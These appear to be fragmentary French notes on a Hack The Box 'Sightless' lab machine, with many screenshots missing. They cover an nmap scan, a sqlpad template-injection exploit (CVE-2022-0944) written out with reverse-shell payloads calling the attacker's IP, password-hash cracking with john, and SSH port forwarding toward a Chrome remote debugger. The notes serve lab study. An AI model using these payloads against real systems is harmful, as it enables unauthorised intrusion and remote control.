
Sightless


Sunday, November 10, 2024 9:36 AM


```
nmap -sV -sC -O 10.129.231.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 11:32 CET
Nmap scan report for 10.129.231.103
Host is up (0.025s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=11/10%Time=67308BE7%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A3,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.129\.231\.103\]\r\n500\x20Invalid\x20command:
SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/10%OT=21%CT=1%CU=43115%PV=Y%DS=2%DC=I%G=Y%TM=673
OS:08C2E%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5
=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.36 seconds
```

On va sur le port 80 :



On clique sur **sqlpad** et on arrive sur un nouveau domaine :






Je dois utiliser un RCE. Quand je cherche la version du sqlpad j'ai une CVE-2022-0944.

En cherchant sur reddit je trouve ce payload :

{{ process.mainModule.require('child_process').exec('echo base64_encoded_bash |base64 -d|bash') }

sh -i >& /dev/tcp/10.10.14.9/4444 0>&1


Et ça :




SI je suis le tuto :
On ajoute ce payload :

{{ process.mainModule.require('child_process').exec('echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTgvNDQ0NCAwPiYx | base64 -d | bash') }}


{{ process.mainModule.require('child_process').exec('bash -c "bash -i >& /dev/tcp/10.10.14.18/4242 0>&1"')}}




On fait save et ensuite on a le shell :



On est root.




Hmm pas de flag...




On a un user michael et on a son hash.

On peut le remplacer ou alors on peut peut etre le déchiffrer. Avec john the ripper.

ON copie le hash dans un fichier hash.txt



john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt



Root:blindside
Michael:insaneclownposse

Bon ducoup on est michael mais toujours pas de user.txt.

Je vais essayer avec ftp ou ssh :

Lets go !!

UN TRUC A SE RAPPELER !!!

Je peux utiliser netstat -nltp pour voir les connections qui se trouvent sur cette machine :

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ ssh michael@10.129.231.103
michael@10.129.231.103's password:
Last login: Sun Nov 10 18:19:31 2024 from 10.10.14.18
michael@sightless:~$ ls
user.txt
michael@sightless:~$ pwd
/home/michael
michael@sightless:~$ cd ..
michael@sightless:/home$ ls
john  michael
michael@sightless:/home$ cd john
-bash: cd: john: Permission denied
michael@sightless:/home$ netstat -nltp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:49313         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39909         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40183         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:21                  :::*                    LISTEN      -
michael@sightless:/home$
```

```
┌──(alice㉿kali)-[~/Desktop/HACK/htb/Machines]
└─$ netstat -nlp | grep 5885

(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:5885            0.0.0.0:*               LISTEN      12411/nc
tcp6       0      0 ::1:5885                :::*                    LISTEN      12428/ssh

┌──(alice㉿kali)-[~/Desktop/HACK/htb/Machines]
└─$ netstat -nlp | grep 5886
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)

┌──(alice㉿kali)-[~/Desktop/HACK/htb/Machines]
└─$ nc -lvp 5886
```

Sur la machine de Michael on lance un local port forwarding commande qui est :

ssh -L 1234:localhost:8080 michael@10.129.231.103


```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ ss -tlpn
State     Recv-Q    Send-Q        Local Address:Port         Peer Address:Port    Process
LISTEN    0         1                 0.0.0.0:5885              0.0.0.0:*        users:(("nc",pid=12411,fd=3))
LISTEN    0         128             127.0.0.1:1234              0.0.0.0:*        users:(("ssh",pid=13287,fd=5))
LISTEN    0         80              127.0.0.1:3306              0.0.0.0:*
LISTEN    0         128                 [::1]:1234                 [::]:*        users:(("ssh",pid=13287,fd=4))
```

Ça a l'air de fonctionner

On copie ça sur le net :

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ ss -tlpn
State     Recv-Q    Send-Q        Local Address:Port         Peer Address:Port    Process
LISTEN    0         1                 0.0.0.0:5885              0.0.0.0:*        users:(("nc",pid=12411,fd=3))
LISTEN    0         128             127.0.0.1:1234              0.0.0.0:*        users:(("ssh",pid=13287,fd=5))
LISTEN    0         80              127.0.0.1:3306              0.0.0.0:*
LISTEN    0         128                 [::1]:1234                 [::]:*        users:(("ssh",pid=13287,fd=4))
```


Et on tombe sur cette page :



On va se connecter avec michael et root pour voir :


Pour root c'est mort :

Pour michael idem.



Apparemment je peux utiliser cette attaque pour récupérer : **chrome remote debugger exploit**


https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/chrome-remote-debugger-pentesting/




Ça ne fonctionne pas.

Donc on va suivre un tuto sur le net :

Je vais faire un port forwarding de tous les ports ouverts se trouvant chez Michael sauf ceux à deux chiffres :







```
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ssh -L 39909:127.0.0.1:39909 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:05:12 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ssh -L 39909:127.0.0.1:39909 michael@sightless.htb
michael@sightless.htb's password:


┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ssh -L 3000:127.0.0.1:3000 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:05:51 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ssh -L 3306:127.0.0.1:3306 michael@sightless.htb
michael@sightless.htb's password:
bind [127.0.0.1]:3306: Address already in use
Last login: Mon Nov 11 10:06:20 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ssh -L 40183:127.0.0.1:40183 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:06:55 2024 from 10.10.14.28
michael@sightless:~$ exit
logout
Connection to sightless.htb closed.

┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$
```

```
┌──(alice㉿kali)-[~/../Machines/EASY/LINUX/Sightless]
└─$ ss -tlpn
State     Recv-Q     Send-Q         Local Address:Port         Peer Address:Port    Process
LISTEN    0          1                  0.0.0.0:4242              0.0.0.0:*        users:(("nc",pid=3196,fd=3))
LISTEN    0          80               127.0.0.1:3306              0.0.0.0:*
LISTEN    0          128              127.0.0.1:1234              0.0.0.0:*        users:(("ssh",pid=4543,fd=5))
LISTEN    0          128                  [::1]:1234                 [::]:*        users:(("ssh",pid=4543,fd=4))
```

Maintenant on va ouvrir google chrome et aller sur ce lien :



Configure et :




POUR INFOS :

Le port fowarding je dois le faire sur ma machine local, ensuite ça va me connecter à la machine distante mais je ne quitte pas la machine donc pas d'exit sinon ça va fermer le port fowarding.

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ ssh -L 49313:127.0.0.1:49313 michael@sightless.htb
michael@sightless.htb's password:
Last login: Mon Nov 11 10:35:04 2024 from 10.10.14.28
michael@sightless:~$
```


```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ netstat -nlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN      3196/nc
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1234          0.0.0.0:*               LISTEN      4543/ssh
tcp        0      0 127.0.0.1:49313         0.0.0.0:*               LISTEN      9969/ssh
tcp6       0      0 ::1:1234                :::*                    LISTEN      4543/ssh
tcp6       0      0 ::1:49313               :::*                    LISTEN      9969/ssh
udp        0      0 0.0.0.0:33317           0.0.0.0:*                           3012/python3
udp        0      0 0.0.0.0:50711           0.0.0.0:*                           -
udp        0      0 0.0.0.0:50881           0.0.0.0:*                           3012/python3
udp        0      0 10.10.14.28:3702        0.0.0.0:*                           3012/python3
udp        0      0 239.255.255.250:3702    0.0.0.0:*                           3012/python3
udp        0      0 10.0.2.15:3702          0.0.0.0:*                           3012/python3
udp        0      0 239.255.255.250:3702    0.0.0.0:*                           3012/python3
udp        0      0 224.0.0.251:5353        0.0.0.0:*                           8241/chrome
udp        0      0 224.0.0.251:5353        0.0.0.0:*                           8241/chrome
udp6       0      0 :::42435                :::*                                3012/python3
udp6       0      0 :::43953                :::*                                3012/python3
udp6       0      0 fe80::94c9:e137:fd:3702 :::*                                3012/python3
udp6       0      0 ff02::c:3702            :::*                                3012/python3
udp6       0      0 fe80::a00:27ff:fe0:3702 :::*                                3012/python3
udp6       0      0 ff02::c:3702            :::*                                3012/python3
raw6       0      0 :::58                   :::*                    7           -
```


Donc ce que j'ai fait c'est :
J'ai ouvert plusieurs onglets, lancé la commande sur ma machine local et attendre que le tools de chrome récupère ma requête :




Les ports que j'ai fowarder :

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
└─$ ss -tlpn
State     Recv-Q    Send-Q       Local Address:Port         Peer Address:Port    Process
LISTEN    0         128              127.0.0.1:40183             0.0.0.0:*        users:(("ssh",pid=10788,fd=5))
LISTEN    0         128              127.0.0.1:39909             0.0.0.0:*        users:(("ssh",pid=10733,fd=5))
LISTEN    0         80               127.0.0.1:3306              0.0.0.0:*
LISTEN    0         128              127.0.0.1:3000              0.0.0.0:*        users:(("ssh",pid=10685,fd=5))
LISTEN    0         128              127.0.0.1:33060             0.0.0.0:*        users:(("ssh",pid=10325,fd=5))
LISTEN    0         128                  [::1]:3000                 [::]:*        users:(("ssh",pid=10685,fd=4))
LISTEN    0         128                  [::1]:33060                [::]:*        users:(("ssh",pid=10325,fd=4))
LISTEN    0         128                  [::1]:40183                [::]:*        users:(("ssh",pid=10788,fd=4))
LISTEN    0         128                  [::1]:39909                [::]:*        users:(("ssh",pid=10733,fd=4))

┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sightless]
```

